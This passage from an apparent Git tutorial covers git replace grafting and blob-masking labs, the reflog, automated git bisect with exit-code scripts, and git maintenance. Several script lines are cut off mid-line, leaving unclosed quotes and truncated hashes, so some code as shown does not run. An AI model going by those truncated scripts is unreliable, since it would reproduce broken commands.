mkdir -p "$LAB_DIR"
cd "$LAB_DIR"

# Isolate environment from user gitconfig
export GIT_CONFIG_GLOBAL=/dev/null
export GIT_CONFIG_SYSTEM=/dev/null

echo "== 1. Initializing old archive repository =="
git init -q old
cd old
git config user.name "Demo"
git config user.email "demo@example.com"
echo "Release 0.1 code" > project.txt && git add project.txt && git commit -q -m "v0.1: init
echo "Release 0.2 code" > project.txt && git add project.txt && git commit -q -m "v0.2: bug
echo "Release 1.0 code" > project.txt && git add project.txt && git commit -q -m "v1.0: stab
OLD_TIP=$(git rev-parse HEAD)
cd ..

echo "== 2. Initializing new repository from squashed snapshot =="
git init -q new
cd new
git config user.name "Demo"
git config user.email "demo@example.com"
echo "Release 1.0 code" > project.txt && git add project.txt && git commit -q -m "Import v1.
NEW_ROOT=$(git rev-parse HEAD)
echo "Release 1.1 code" > project.txt && git add project.txt && git commit -q -m "v1.1: new
echo "Release 1.2 code" > project.txt && git add project.txt && git commit -q -m "v1.2: perf

echo "== 3. Fetching archive repository into active repository =="
git remote add archive ../old
git fetch -q archive

echo "== 4. Log before grafting (active repo only) =="
git log --oneline

echo "== 5. Grafting new root onto old tip =="
git replace --graft "$NEW_ROOT" "$OLD_TIP"

echo "== 6. Log after grafting (full combined history) =="
git log --oneline

echo "== 7. Log with --no-replace-objects =="
git --no-replace-objects log --oneline
```

```
echo "== 8. Inspecting replace refs =="
git replace -l --format=long
git for-each-ref refs/replace

echo "== 9. Deleting replace ref =="
git replace -d "$NEW_ROOT"

echo "== 10. Log after deletion =="
git log --oneline
```

The following command executes the script:

```
bash lab.sh
```

The following output was produced by running `bash lab.sh` on Git 2.47.3:

```
== 1. Initializing old archive repository ==
== 2. Initializing new repository from squashed snapshot ==
== 3. Fetching archive repository into active repository ==
== 4. Log before grafting (active repo only) ==
08f7cc8 v1.2: performance tuning
2a836ce v1.1: new feature
cbd99d2 Import v1.0 snapshot
== 5. Grafting new root onto old tip ==
== 6. Log after grafting (full combined history) ==
08f7cc8 v1.2: performance tuning
2a836ce v1.1: new feature
cbd99d2 Import v1.0 snapshot
6c1f8a1 v1.0: stable release
8c2ea53 v0.2: bug fixes
5c40799 v0.1: initial code
== 7. Log with --no-replace-objects ==
08f7cc8 v1.2: performance tuning
2a836ce v1.1: new feature
cbd99d2 Import v1.0 snapshot
== 8. Inspecting replace refs ==
cbd99d28acc6eaf24903d680959cd32871f35efd (commit) -> 52a93cdc11ebcfacfa8a8d1687e0e72c627f1eb
52a93cdc11ebcfacfa8a8d1687e0e72c627f1ebc commit refs/replace/cbd99d28acc6eaf24903d680959cd32
== 9. Deleting replace ref ==
Deleted replace ref 'cbd99d28acc6eaf24903d680959cd32871f35efd'
== 10. Log after deletion ==
08f7cc8 v1.2: performance tuning
2a836ce v1.1: new feature
cbd99d2 Import v1.0 snapshot
```

Notice what happens during execution: 1. In step 4, `git log --oneline` shows three commits rooted at `Import v1.0 snapshot`. 2. In step 5, `git replace --graft` points the root commit to `$OLD_TIP`. 3. In step 6, `git log --oneline` seamlessly shows six commits, walking all the way back

to `v0.1: initial code`. The commit hash of `Import v1.0 snapshot` shown in the log matches its original hash. 4. In step 7, bypassing replacements with `--no-replace-objects` immediately collapses the log back to the three native commits. 5. In step 8, `git for-each-ref` reveals that `refs/replace/<NEW_ROOT>` stores the hash of the replacement commit object. 6. In step 9 and 10, removing the replacement reference cleanly unhooks the archive history without touching the repository commits.

Hands-on Lab 2: Swapping raw blobs

Object replacement is not restricted to commits. You can replace any Git object type, including raw blobs. This is useful when a large binary or sensitive credential was committed to a branch and you want local tools to see sanitized or lightweight content without rewriting tree objects.

The following script commits an API token into a file named `secret.txt`, hashes a sanitized replacement string using `git hash-object -w`, applies `git replace`, and contrasts `git show` against `git --no-replace-objects show`.

```
#!/usr/bin/env bash
set -euo pipefail

LAB_DIR="/tmp/blob-replace-lab"
rm -rf "$LAB_DIR"
mkdir -p "$LAB_DIR"
cd "$LAB_DIR"

export GIT_CONFIG_GLOBAL=/dev/null
export GIT_CONFIG_SYSTEM=/dev/null

git init -q
git config user.name "Demo"
git config user.email "demo@example.com"

echo "== 1. Creating commit with sensitive token =="
echo "api_token=secret_production_key_998877" > secret.txt
git add secret.txt
git commit -q -m "Add API token configuration"

OLD_BLOB=$(git rev-parse HEAD:secret.txt)

echo "== 2. Writing sanitized replacement blob into object database =="
NEW_BLOB=$(echo "api_token=REDACTED_LOCAL_DUMMY_KEY" | git hash-object -w --stdin)

echo "== 3. Creating blob replacement =="
git replace "$OLD_BLOB" "$NEW_BLOB"

echo "== 4. Inspecting secret.txt with standard git show =="
```

```
git show HEAD:secret.txt

echo "== 5. Inspecting secret.txt with --no-replace-objects =="
git --no-replace-objects show HEAD:secret.txt

echo "== 6. Verifying replacement mapping =="
git replace -l --format=long
```

The following command executes the script:

```
bash blob.sh
```

The following output was produced by running `bash blob.sh` on Git 2.47.3:

```
== 1. Creating commit with sensitive token ==
== 2. Writing sanitized replacement blob into object database ==
== 3. Creating blob replacement ==
== 4. Inspecting secret.txt with standard git show ==
api_token=REDACTED_LOCAL_DUMMY_KEY
== 5. Inspecting secret.txt with --no-replace-objects ==
api_token=secret_production_key_998877
== 6. Verifying replacement mapping ==
b70a0bca078e41bb24b9a0f94de4e32da27838d0 (blob) -> 763394d4d109791a7b2e37b9e41c22f6bde8d718
```

When running `git show HEAD:secret.txt`, Git resolves `HEAD` to the commit, loads the commit's root tree, finds the entry for `secret.txt`, retrieves its blob hash (`$OLD_BLOB`), checks `refs/replace/`, and reads `$NEW_BLOB` instead. With `--no-replace-objects`, Git bypasses the ref check and returns the original text.

> **Warning**
>
> Step 5 is the important lesson: the real token is still in the object database, in every clone and in every push of the branch. `git replace` only hides it from you. A leaked credential must be revoked and rotated, and removing it from history requires a rewrite, for example with `git filter-repo --replace-text`.

Practical production use cases

1. Archival repository stitching (The Linux history graft)

The best-known use of `git replace` is in the Linux kernel. The kernel's Git history starts at 2.6.12-rc2 in April 2005. The earlier BitKeeper-era history (2002–2005) was later converted into a separate repository, `tglx/history.git`.

Rewriting the modern kernel repository to prepend the historical commits would have altered every single commit hash in the modern Linux kernel, invalidating references in commit messages, mailing lists, and bug trackers worldwide.

Instead, the historical tree is cloned alongside the modern tree:

```
git remote add history https://git.kernel.org/pub/scm/linux/kernel/git/tglx/history.git
git fetch history
```

The initial commit of the modern repository (`1da177e4c3f4`) is then grafted onto the tip of the archive repository:

```
git replace --graft 1da177e4c3f4b8077d3020086a0f4be56e7416ff <archive-tip-commit>
```

Developers who add this replacement ref can run `git log` and `git blame` back through the 2005 boundary into the BitKeeper era. Developers who never fetch the graft keep working with the normal modern history.

2. Large blob masking in developer environments

Suppose a model checkpoint or database dump was committed to a branch. A developer can replace that blob locally with a small placeholder, so `git show`, `git diff` and checkouts stop handling the huge file. This changes only what Git *shows*. The original blob is still in the repository and is still downloaded by clone and fetch. To avoid transferring it, use a partial clone (`--filter=blob:limit=...`) or rewrite history.

3. Local commit message hot-patching

When cherry-picking or bisecting upstream commits with malformed commit headers or misleading messages, developers can run:

```
git replace --edit <commit-hash>
```

This updates the message locally so tooling parses ticket identifiers or bug numbers cleanly without creating divergent upstream branches.

Sharing replacement refs across remotes

By default, Git's transfer protocols deliberately exclude `refs/replace/*`. When you run `git push origin main` or `git clone <url>`, replacement references are neither sent nor received. This prevents one developer's local overrides from silently masking objects across an entire engineering organization.

To share replacements, you must explicitly transfer the `refs/replace` namespace.

Pushing replacement refs

To push all local replacement references to a remote:

```
git push origin 'refs/replace/*'
```

To push a single replacement reference:

```
git push origin 'refs/replace/<target-hash>'
```

Fetching replacement refs

To retrieve replacement references from a remote:

```
git fetch origin 'refs/replace/*:refs/replace/*'
```

Automating fetch in repository configuration

If your team maintains an official archive graft or set of shared replacements, you can configure Git to fetch replacement references automatically alongside normal branches.

Edit `.git/config` (or configure via `git config --add`) under the remote specification:

```
[remote "origin"]
    url = git@github.com:example/project.git
    fetch = +refs/heads/*:refs/remotes/origin/*
    fetch = +refs/replace/*:refs/replace/*
```

With this refspec in place, every routine `git fetch` or `git pull` synchronizes replacements into your local repository.

Making replacements permanent

`git replace` is intended as a non-destructive overlay. However, teams often use `git replace` to prototype a complex history reconstruction—such as splicing repositories or amputating corrupted directories—and then want to bake those changes permanently into the repository DAG.

To make replacements permanent, every child commit in the repository must be rewritten to reference the replacement objects natively.

The modern approach: git-filter-repo

The Git project's own `filter-branch` documentation points to the separately installed `git-filter-repo`. Its manual lists "making grafts or replacement refs permanent" as a supported job, and it notes that grafts and replace refs, if present, are used in the rewrite and made permanent. `--proceed` is needed only because nothing else was passed on the command line:

```
git replace --graft <commit> <new-parent>
git filter-repo --proceed
```

> **Note**
>
> **Not run here.** `git-filter-repo` is a separate install and wasn't available on the machine used for the labs. This step comes from the filter-repo manual.

filter-repo rewrites history through the replacement overlay, so the new commits contain the grafted parents or replaced blobs as real objects. Afterwards, run `git replace -l` to check which replace refs are left. By default filter-repo writes its own replace refs mapping old commit IDs to new ones, so don't confuse those with your original grafts.

The deprecated approach: git filter-branch

Git includes a built-in rewriting tool, `git filter-branch`.

> **Warning**
>
> `git filter-branch` is deprecated by the Git project. It is notoriously slow on large repositories, has subtle edge cases where commit metadata and signatures are corrupted, and does not scale. Use `git-filter-repo` instead.

If you must use `git filter-branch` on environments where third-party tools cannot be installed, it converts grafts into real commits because it runs porcelain commands that honor replacement references:

```
git filter-branch -- --all
```

After the filter completes, remove the replacement refs to verify that the rewritten commits persist:

```
git for-each-ref --format="%(refname)" refs/replace/ | xargs -n 1 git update-ref -d
```

Pitfalls and operational trade-offs

While `git replace` is a surgical tool, deploying it in production workflows introduces specific failure modes.

1. Invisibility during clones and CI failures

Because `git clone` only downloads branches and tags by default, continuous integration runners, Docker build containers, and new team member clones do not receive replacement refs. If a build relies on a commit graft to find a submodule commit or an older tag, the build will pass on the

author's workstation (which has the graft) and fail on the CI server. Always configure explicit fetch refspecs in automated build pipelines if your workflow depends on replacement refs.

2. Confusion during git bisect

`git bisect` traverses the DAG using replacement references. If you graft an active repository onto an archival repository where build flags or directory layouts differed, `git bisect` may navigate into the archival history and test commits that cannot compile in the modern build environment. When bisecting regressions that are strictly confined to modern history, either bypass replacements using `GIT_NO_REPLACE_OBJECTS=1 git bisect start` or specify a known root boundary:

```
git bisect start HEAD <modern-root-commit>
```

3. Deleting a replacement can lose its object

The replacement object is usually reachable *only* through `refs/replace/<hash>`. After `git replace -d`, nothing references it, and a later `git gc --prune=now` deletes it. That includes a hand-edited commit from `git replace --edit` or a redacted blob you built. If you might want it back, keep a branch or tag pointing at it before deleting the ref.

When you diagnose a confusing repository, compare `git log` and `git cat-file -p` with and without `--no-replace-objects`. If they disagree, an overlay is in play. Run `git replace -l --format=long` to see exactly which objects are swapped.

4. Performance scaling with massive ref counts

Every time Git accesses an object by hash, it checks whether that object has a corresponding ref in `refs/replace/`.

- Git loads all replace refs into an in-memory map the first time it needs one, so each Git command pays a cost that grows with the number of refs. A handful of grafts is free. Tens of thousands of replace refs make every command slower and every fetch of `refs/replace/*` larger.

Summary

`git replace` provides an overlay mechanism for the Git object database:

- **Non-destructive**: Swaps objects as Git reads them, without changing the original commit hashes, trees or signatures. A replacement commit is a new, unsigned object.
- **Reference layout**: Managed under `refs/replace/<original-object-sha>`, pointing to the replacement object hash.
- **Modern grafting**: `git replace --graft <commit> [<parents>...]` completely supersedes the deprecated `.git/info/grafts` file.

- **Bypassable**: Run `git --no-replace-objects <command>` or set `GIT_NO_REPLACE_OBJECTS=1` to inspect underlying reality.
- **Isolated by default**: `git push` and `git fetch` ignore `refs/replace/*` unless explicit refspecs are defined (`refs/replace/*:refs/replace/*`).
- **Solidification**: Prototype history changes with `git replace`, then bake them permanently into history using `git-filter-repo`.

Sources

- git-replace Documentation
- Git –no-replace-objects Documentation
- Pro Git: Git Tools - Replace
- gitrepository-layout Documentation

Reflog

Theory

Theory: The Reflog is a Local Journal of Names

Every time a ref in this clone moves, Git can append a line to that ref's log. It is not replicated. It is not a backup of other clones.

Invariants

1. `HEAD` and each branch can have a reflog.
2. Default expire is on the order of 30 days (`gc.reflogExpire`).
3. `HEAD@{1}` is "where HEAD was last time," not "parent commit."
4. Recovering a deleted branch is `git switch -c name <hash-from-reflog>`.

```
main moved C → D → E
reflog  E HEAD@{0}
        D HEAD@{1}
        C HEAD@{2}     (local only)
```

What can break

- Expecting a teammate's reflog to contain your amended commit.
- `gc --prune=now` after expire.

How to read this chapter

How it works, recover a branch, the 30-day window, step-by-step scenarios.

How the Reflog Works

How the Reflog Works

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- How the reference log works.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Recover Deleted Branches

Recover Deleted Branches

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Recover deleted branches in seconds.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

The 30-Day Safety Window

The 30-Day Safety Window

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- The 30-day safety window.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Recovery Scenarios

Recovery Scenarios

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Real recovery scenarios, step by step.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Bisect

Theory

Theory: Bisect is Binary Search on First-Parent History

If a test can label a commit good or bad, `git bisect` finds the first bad commit in O(log N) checkouts.

Invariants

1. You mark an old good and a current bad; Git checks out the midpoint.
2. `git bisect run ./test.sh` automates the oracle.
3. Skip unbuildable commits; they are not evidence.
4. The answer is a commit hash, not a file.

```
G G G G B B B B    (good/bad along a chain)
      ^ first bad
```

What can break

- A flaky test (non-monotonic good/bad).
- Bisecting a merge-heavy history without understanding first-parent.

How to read this chapter

Manual bisect, automate with tests, 2 AM story, lab.

Binary Search for Bugs

Binary Search for Bugs

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Binary search to hunt bugs and regressions.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Automate Bisect with Tests

Automate Bisect with Tests

After completing this chapter, you will be able to write non-interactive regression test scripts, pass them to `git bisect run`, handle untestable commits with exit code 125, and use custom bisect terms to hunt performance degradation or other non-bug state changes automatically.

Manual bisection requires checking out each candidate commit, running tests by hand, and marking commits `good` or `bad`. This manual step becomes tedious and error-prone over dozens of commits. `git bisect run` automates the entire search loop by executing a designated script at every step and inspecting its exit code to decide whether to search earlier or later in history.

Thesis

If you can write a script that answers "is this commit old-behaviour or new-behaviour?" with an exit code, Git can find the first new commit in about $\log_2 N$ runs while you do something else. The answer is only as good as the script, though. Untestable commits must say so (exit 125), and a check that flips randomly sends the search down the wrong half without any warning. This page works through a performance regression, a function that quietly went quadratic, in a 30-commit history with one broken commit in the middle. Tested with git 2.47.3.

The exit-code contract

When `git bisect run <cmd> [args]` executes your command, it evaluates the returned exit code to determine the candidate commit's status:

Exit code	Bisection decision	Meaning
`0`	Good / Old	The commit satisfies the check (e.g. tests pass or code is fast).
`1`–`127` (except `125`)	Bad / New	The commit fails the check (e.g. test broken or code is slow).
`125`	Skip	The commit cannot be tested (e.g. syntax error or build failure).
`128`–`255` (or killed by a signal)	Abort	Bisect stops and marks nothing.

> **Note**
>
> **Not run here.** The abort case isn't exercised in this lab. A script killed by `SIGKILL` (seen as 137) or one that ends with `exit 255` stops the whole bisect instead of marking the commit bad. Decide which failures mean what: "can't build or can't run here" should be an explicit `exit 125`, and only the behaviour you're hunting should give 1.

Writing a check script

The check script gives exactly one verdict per commit. This one has three exits:

- If any `.py` file fails `py_compile`, the commit can't be tested, so it exits 125. If the timing snippet itself crashes (for example, `dedupe` won't import), it also exits 125.
- Otherwise it times `dedupe()` on 40,000 items (20,000 distinct values, each twice) three times and keeps the best.
- It prints the timing, then exits 0 (fast) if the best time is under `LIMIT`, or 1 (slow) if not.

```
#!/usr/bin/env bash
# perf-check.sh: exit 0 if dedupe() is fast, 1 if slow, 125 if this commit
# can't be tested. Used with: git bisect run ../perf-check.sh
LIMIT=${LIMIT:-0.5}   # seconds; pick a limit far from both timings
python3 -m py_compile ./*.py 2>/dev/null || exit 125
best=$(python3 - <<'PY'
import time
import dedupe

data = list(range(20_000)) * 2
times = []
for _ in range(3):                  # best of 3 damps scheduler noise
    t0 = time.perf_counter()
    dedupe.dedupe(data)
    times.append(time.perf_counter() - t0)
print(f"{min(times):.3f}")
PY
) || exit 125
echo "dedupe: ${best}s (limit ${LIMIT}s)"
python3 -c "import sys; sys.exit(0 if $best < $LIMIT else 1)"
```

The script lives outside the repository and is run as `../perf-check.sh`. Bisect checks out a different commit at every step. A script tracked in the repo would change, or disappear, along with the commit. If your check is already in the repo, copy it out before you start.

Building the demo history

`make-history.sh` builds a 30-commit repository, `perf-demo`. It fixes the author, committer and dates, so the commit hashes below should come out the same when you run it.

- Commit 15 adds `extra.py` with a syntax error. That makes it an untestable commit.
- Commit 16 removes `extra.py`.
- Commit 17 changes `dedupe()` from set membership to list membership. Each `x not in out` is then $O(n)$, so the whole function is $O(n^2)$.

```
#!/usr/bin/env bash
# make-history.sh: build a demo repo with 30 commits. Commit 17 makes
# dedupe() quadratic; commit 15 has a syntax error (an untestable commit).
set -euo pipefail
rm -rf perf-demo && git init -q -b main perf-demo && cd perf-demo
export GIT_AUTHOR_NAME=Dev GIT_AUTHOR_EMAIL=dev@example.com
export GIT_COMMITTER_NAME=Dev GIT_COMMITTER_EMAIL=dev@example.com

write_fast() {
  cat > dedupe.py <<'PY'
def dedupe(items):
    seen = set()
    out = []
    for x in items:
        if x not in seen:
            seen.add(x)
            out.append(x)
    return out
PY
}
write_slow() {
  cat > dedupe.py <<'PY'
def dedupe(items):
    out = []
    for x in items:
        if x not in out:          # list membership: O(n) per item
            out.append(x)
    return out
PY
}

write_fast
for i in $(seq 1 30); do
  export GIT_AUTHOR_DATE="2026-10-01T12:$(printf %02d "$i"):00+05:30" GIT_COMMITTER_DATE="20
  if [ "$i" -eq 17 ]; then write_slow; fi
  if [ "$i" -eq 15 ]; then echo "def broken(:" > extra.py; fi
  if [ "$i" -eq 16 ]; then rm -f extra.py; fi
```

```
  echo "change $i" >> CHANGELOG
  git add -A
  git commit -q -m "change $i"
done
git log --oneline | wc -l
```

Build it:

```
./make-history.sh
```

It prints the number of commits:

```
30
```

Running the automated bisection

`good` and `bad` work, but for "when did this get slow" it's clearer to name the two states yourself. Git also accepts `old` and `new` as built-in synonyms. Custom terms:

```
git bisect start --term-old=fast --term-new=slow
```

After that the subcommands are `git bisect slow <rev>` and `git bisect fast <rev>`. `git bisect terms` prints the current terms:

```
git bisect terms
```

`bisect.sh` starts with those terms, marks the newest commit slow and the first commit fast, and hands over to `git bisect run`. When the run finishes, it saves the log and runs `git bisect reset`, which returns you to `main`.

```
#!/usr/bin/env bash
# bisect.sh: find the commit that made dedupe() slow.
set -euo pipefail
cd perf-demo
git bisect start --term-old=fast --term-new=slow
git bisect slow main          # today: slow
git bisect fast main~29       # first commit: fast
git bisect run ../perf-check.sh
git bisect log > ../bisect.log
git bisect reset
```

Run it:

```
./bisect.sh
```

Output:

```
status: waiting for both good and bad commits
status: waiting for good commit(s), bad commit known
Bisecting: 14 revisions left to test after this (roughly 4 steps)
[0bdc1d2a88d97f981ce4375f41494d755a86e378] change 15
running '../perf-check.sh'
Bisecting: 13 revisions left to test after this (roughly 4 steps)
[0754f600462bc6f55a120ea85c5d317a450df4e2] change 16
running '../perf-check.sh'
dedupe: 0.001s (limit 0.5s)
Bisecting: 6 revisions left to test after this (roughly 3 steps)
[a8891a9178d39aec47668c136c99aac8799f1813] change 23
running '../perf-check.sh'
dedupe: 1.421s (limit 0.5s)
Bisecting: 3 revisions left to test after this (roughly 2 steps)
[62a67e9274c4429966ca9010d6c314fe56c1e512] change 19
running '../perf-check.sh'
dedupe: 1.419s (limit 0.5s)
Bisecting: 1 revision left to test after this (roughly 1 step)
[5d90e737954c85117b6cb55f894771b84b5db09d] change 17
running '../perf-check.sh'
dedupe: 1.407s (limit 0.5s)
5d90e737954c85117b6cb55f894771b84b5db09d is the first slow commit
commit 5d90e737954c85117b6cb55f894771b84b5db09d
Author: Dev <dev@example.com>
Date:   Thu Oct 1 12:17:00 2026 +0530

    change 17

 CHANGELOG | 1 +
 dedupe.py | 4 +---
 2 files changed, 2 insertions(+), 3 deletions(-)
bisect found first bad commit
Previous HEAD position was 5d90e73 change 17
Switched to branch 'main'
```

The saved log:

```
cat bisect.log
```

```
git bisect start '--term-old=fast' '--term-new=slow'
# status: waiting for both good and bad commits
# slow: [e9e8a381f535444619f3e6aeb256874fb584fa1e] change 30
git bisect slow e9e8a381f535444619f3e6aeb256874fb584fa1e
# status: waiting for good commit(s), bad commit known
# fast: [e6964dc80345f44000f0627f30082f9befdb7737] change 1
git bisect fast e6964dc80345f44000f0627f30082f9befdb7737
```

```
# skip: [0bdc1d2a88d97f981ce4375f41494d755a86e378] change 15
git bisect skip 0bdc1d2a88d97f981ce4375f41494d755a86e378
# fast: [0754f600462bc6f55a120ea85c5d317a450df4e2] change 16
git bisect fast 0754f600462bc6f55a120ea85c5d317a450df4e2
# slow: [a8891a9178d39aec47668c136c99aac8799f1813] change 23
git bisect slow a8891a9178d39aec47668c136c99aac8799f1813
# slow: [62a67e9274c4429966ca9010d6c314fe56c1e512] change 19
git bisect slow 62a67e9274c4429966ca9010d6c314fe56c1e512
# slow: [5d90e737954c85117b6cb55f894771b84b5db09d] change 17
git bisect slow 5d90e737954c85117b6cb55f894771b84b5db09d
# first slow commit: [5d90e737954c85117b6cb55f894771b84b5db09d] change 17
```

Reading the run

Why commit 15 was skipped

Bisect's first pick was the midpoint, change 15. There `py_compile` failed on `extra.py`, and the script exited 125 before it got to the timing. That's why no `dedupe:` line follows the first `running` line. Git recorded the commit as skipped (`git bisect skip` in the log) and chose a nearby commit, change 16, instead. Had the script returned 1 there, Git would have treated change 15 as slow. The search would then have ended on change 15, with the wrong answer and no warning.

Step count efficiency

With 30 commits, binary search needs about $\log_2 30 \approx 5$ verdicts. The script ran five times: once on change 15 (skipped), then on 16 (fast) and on 23, 19 and 17 (all slow). Once 16 was fast and 17 slow, nothing was left to test, and Git printed the commit along with its diffstat (`dedupe.py | 4 +---`). Doing it by hand would have meant up to 30 checkouts and timings.

Making performance checks trustworthy

A timing check is the easiest kind to get wrong. One misjudged commit sends the search into the wrong half, and bisect still reports a "first slow commit" with full confidence. Some habits that help:

1. **Put the limit far from both timings.** Here, fast runs took about 0.001 s and slow ones about 1.4 s. A 0.5 s limit is hundreds of times the fast time and still well under the slow one. Measure both ends before you pick the limit. If they're only 20% apart, make the workload bigger until they aren't.
2. **Repeat and take the best.** Noise only ever makes a run slower, so the minimum of several runs (best of 3 here) is steadier than one run or the mean.
3. **Keep the machine quiet.** Don't run a build or a browser-heavy session alongside it. Serious benchmarking also pins CPU frequency and cores; this lab didn't.

4. **Watch what survives checkouts.** Untracked files stay put when bisect switches commits. Here `py_compile` leaves a `__pycache__` directory, which is harmless because Python checks each `.pyc` against its source. A stale build directory is not harmless: it can make one commit look like another. Use a fresh build directory per step, or clean in the script.

Other regressions to hunt with terms

The same pattern covers other things that change at some commit. The only rule is that exit 0 means the old term:

Target problem	Custom terms	Command / Check logic
Binary size	`--term-old=small` `--term-new=big`	Build, then `[ "$(stat -c %s bin/app)" -lt 5000000 ]` (GNU `stat`). Exit 125 if the build fails.
Peak memory	`--term-old=lean` `--term-new=heavy`	Peak RSS from `/usr/bin/time -v` (GNU time, not the shell's `time` built-in), compared with a limit
When a test started passing	`--term-old=broken` `--term-new=fixed`	Exit 0 must mean *old*, which here is still broken, so invert the test: exit 0 when it fails and 1 when it passes
Merge-heavy history	any	`git bisect start --first-parent` (Git 2.29+) follows only first parents, so the answer is a merge into `main`, not a commit inside a topic branch

Common mistakes

- **Placing the check script inside the working tree:** If `perf-check.sh` is tracked inside the repository, each checkout can replace the script, or delete it. Keep it outside the repository, or copy it out first.
- **Flaky threshold boundaries:** Setting performance thresholds too close to normal runtime jitter produces wrong verdicts, and the search can't tell.
- **Returning code 1 for compilation or environment failures:** If a commit fails to build, returning code 1 tells Git that the commit contains the target regression. Map compilation errors to exit code `125` so Git skips the commit.
- **Forgetting `git bisect reset`:** Once the run ends, you're still on a detached HEAD at whichever commit was tested last. `git bisect reset` takes you back to the branch you started on.

- **Dirty working trees:** Uncommitted edits either block the checkouts or ride along into every commit you test. Commit or stash them before you start. Untracked build output is the other half. `git clean -fdx` removes it, but it also deletes every untracked and ignored file, so put it only in scripts that run in a scratch clone.

Exercises

1. The demo history is linear, so `--first-parent` would change nothing. Change `make-history.sh` so commits 10–20 are made on a topic branch and merged into `main` with `git merge --no-ff`. Bisect with and without `--first-parent` and compare the commits each run reports.
2. Run `git bisect replay ../bisect.log` in `perf-demo`. It replays the recorded verdicts without running any timings and ends on the same first slow commit. Then edit one line of a copy of the log, say marking change 16 slow, replay that, and see where you end up. Run `git bisect reset` afterwards.
3. In a Python project with tests, run:

   ```
   git bisect run pytest -x tests/test_parser.py
   ```

   pytest exits 1 for failed tests, but 2–5 for interruptions, internal errors, usage errors and "no tests collected". Bisect counts all of those as bad. Write a wrapper that passes 0 and 1 through and turns everything else into 125.

Summary

`git bisect run` automates binary searching across commit histories using command exit codes. Using custom terms like `--term-old` and `--term-new` clarifies non-bug regression searches, while exit code `125` allows Git to bypass unbuildable or untestable commits cleanly. Keep the script outside the repository. Give timing checks a wide margin and repeat them. Then the commit bisect names is one you can trust.

Sources

- git-bisect Documentation
- Fighting regressions with git bisect (Christian Couder)
- Pro Git Book: Debugging with Git

2 AM Production Debugging

2 AM Production Debugging

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- 2 AM production debugging example.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Hands-On: git bisect

Hands-On: git bisect

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Find a regression with `git bisect`.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Performance and Scale

Theory

Theory: Scale is Reachability and Pack Shape

"Large" is commit count, tree width, blob size, and clone graph — not only disk bytes. Shallow, sparse, and partial clones cut different axes.

Invariants

1. Shallow (`--depth`) cuts **history** length.
2. Sparse checkout cuts **which paths** materialize in the working tree.
3. Partial clone cuts **which blobs** you download until needed (`--filter`).
4. Commit-graph and bitmaps speed `log` and fetch on the server and client.

```
full clone     all commits, trees, blobs
shallow        last N commits
sparse         all objects, few WD paths
partial        delayed blobs
```

What can break

- Shallow clone then needing `blame` across all history.
- LFS-sized files without LFS.

How to read this chapter

What large means, the three clone cuts, `git config` tuning.

Large Repositories

Large Repositories

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- What “large” means and common bottlenecks.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Shallow, Sparse, and Partial Clones

Shallow, Sparse, and Partial Clones

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Shallow clones, sparse checkout, and partial clones.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Performance Tuning

Performance Tuning

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Performance tuning with `git config`.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

git maintenance

git maintenance

Git commands that **add** data (`add`, `commit`, `fetch`) optimize for a snappy UI. They do not spend time reshaping the whole object database. `git maintenance` is the operator tool that runs background (or manual) **optimization tasks**: commit-graph, prefetch, loose-object packing, multi-pack-index repacks, and more — without turning every `git status` into a full `gc`.

Mental model

```
foreground Git     writes packs / loose objects / refs  (fast path)


git maintenance run / start

            commit-graph      (faster reachability / log)
            prefetch          (objects ready before real fetch)
            loose-objects     (loose → pack, carefully)
            incremental-repack (multi-pack-index dance)
            pack-refs, …      (ref iteration speed)
```

`git maintenance start` registers the repo and installs a **scheduler** (systemd user timers on modern Linux, else cron; launchctl / schtasks on macOS / Windows). `register` alone updates config; `start` = register + schedule.

Tasks that matter at scale

Task	What it does	Default under `incremental` strategy
`commit-graph`	Incremental commit-graph write + verify; safe beside concurrent Git	hourly
`prefetch`	`git fetch` into `refs/prefetch/` (no tag update; does not move remote-tracking branches)	hourly

Task	What it does	Default under `incremental` strategy
`loose-objects`	Delete loose objects already packed; pack a batch of remaining loose objects	daily
`incremental-repack`	`multi-pack-index expire` then `repack` small packs into a larger one	daily
`pack-refs`	Pack loose refs into a single file	weekly (when enabled by strategy)
`gc`	Full garbage collection / aggressive repack — **expensive**; not on the incremental schedule	manual / other strategies

Prefetch makes the **next** interactive `git fetch` mostly a tip update when objects were already downloaded. Exclude a remote with `remote.<name>.skipFetchAll` if that remote should not be prefetched.

`incremental-repack` uses the **multi-pack-index (MIDX)**: expire unreferenced packs, then repack a batch of small packs and retarget MIDX entries. Default batch size `0` means "try to fold into one pack."

Worked examples

Case 1: One-shot tasks on a lab clone

```
cd /path/to/large-repo

# Inspect whether auto thresholds say work is due
git maintenance is-needed --auto; echo "exit=$?"

# Run specific safe tasks explicitly
git maintenance run --task=commit-graph
git maintenance run --task=loose-objects
git maintenance run --task=incremental-repack

# Optional: see commit-graph files appear
ls -la .git/objects/info/commit-graph 2>/dev/null || ls -la .git/objects/info/commit-graphs/
```

